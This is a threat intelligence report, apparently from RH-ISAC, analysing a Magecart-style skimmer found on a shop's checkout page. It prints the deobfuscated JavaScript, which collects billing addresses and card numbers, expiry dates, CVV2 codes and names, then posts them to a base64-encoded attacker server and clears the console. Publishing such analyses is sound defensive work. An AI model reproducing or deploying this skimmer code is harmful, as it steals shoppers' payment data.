FPNTX DIGITAL SKIMMER


Executive Summary

On 3 December 2024, the RH-ISAC intel team was informed about a possible digital skimmer that may be present on an unnamed e-commerce website. JJ Josing, Principal Threat Researcher at the RH-ISAC, started his initial investigation into this incident. Our investigation discovered a script block containing heavily obfuscated JavaScript in the HTML of the checkout page. Once the code was deobfuscated, we confirmed the presence of an active digital skimmer . The malicious JavaScript extracts address and credit card information and sends the stolen data to the threat actor's remote server.

Discovering the Digital Skimmer

CHECKOUT PAGE

After adding an item to the cart and starting the checkout process, the HTML of the page was being inspected. Within the DIV **#checkout-checkout.container** was a script block that contained heavily obfuscated JavaScript code. Deobfuscating the code revealed the presence of a digital skimmer.



MALICIOUS JAVASCRIPT ANALYSIS

The script first checks to ensure it is only executing on the /checkout/ page and waits for a **mousedown** event on the **#button-confirm** element ID. Most likely, this is the confirm purchase button the user clicks.

```
$(document).ready(function() {
  if (!location.href.match(/checkout/)) {
    return
  }
  var c, b;
  $('body').on('mousedown', '#button-confirm', function() {
    if ($('[name="address_id"]:first').length) {
      b = $('[name="address_id"]:first :selected').text().replace(
        /,\s/g, '|').replace(/.+?\|/, '') + '|';
    } else {
```

If a dropdown menu with **name="address_id"** exists, the selected address text is extracted and formatted with **|** separators. If not, the values of form fields related to payment address are collected instead.

```
    if ($('[name="address_id"]:first').length) {
      b = $('[name="address_id"]:first :selected').text().replace(
        /,\s/g, '|').replace(/.+?\|/, '') + '|';
    } else {
      b = $('#input-payment-address-1').val() + '|' + $(
        '#input-payment-address-2').val() + '|' + $(
        '#input-payment-city').val() + '|' + $(
        '#input-payment-zone :selected').text() + '|' + $(
        '#input-payment-postcode').val() + '|' + $(
        '#input-payment-country :selected').text() + '|';
    }
```

If **"pp_payflow"** is selected the skimmer collects credit card number, expiration date, CVV2, and the card holder's name. The information is then concatenated into one string including the collected address information as well as the current website's **location.host** (domain). This may indicate this skimmer is not targeting a specific organization, but rather helping the threat actor organize where the stolen information originates from. The stolen data is then POST'd to the threat actor's base64-encoded remote server. Finally, the script erases any traces of execution from the browser's developer tools.

```
    if ($('[value="pp_payflow"]').is(':checked')) {
      c = $('[name="cc_number"]').val() + '|' + $(
          '[name="cc_expire_date_month"] :selected').val() + '/' + $(
          '[name="cc_expire_date_year"] :selected').val() + '|' + $(
          '[name="cc_cvv2"]').val() + '|' + $('[name="cc_owner"]')
        .val() + '|';;
      var cc = c + b + location.host;
      $.post(atob('aHR0cHM6Ly9mcG50eC5pbmZvL2luZGV4LnBocA=='), 'a=' +
        cc);
      setTimeout(function() {
        console.clear();
      }, 0);
    }
  });
});
```

Why This is Dangerous

1. **Data Theft**
   - The malicious script steals sensitive user data, including credit card information and billing addresses.
2. **Hidden Execution**
   - The threat actor tried to hide its malicious script by heavily obfuscating the code in an attempt to hide the code within the HTML file.

What You Should Do

CHECK YOUR WEBSITE

- This script is currently active on the live website and should be removed immediately.
- Start an investigation into how this malicious code was introduced to your HTML file.

SECURE SYSTEM SERVER

- Check for vulnerabilities in your web application or the server the web application is running on.
- Update software as soon as technically feasible.
- Implement server-side validation and monitoring.

WARN USERS

- If able to determine when malicious code was executed, reference any customers from that date and notify them to monitor for any unauthorized transactions.

Indicators of Compromise

Decoding the Base-64 encoded string where the stolen data is POST'd to led to the following indicators of compromise:

HOSTNAME

- fpntx[.]info

URL

- hxxps[:]//fpntx[.]info/index.php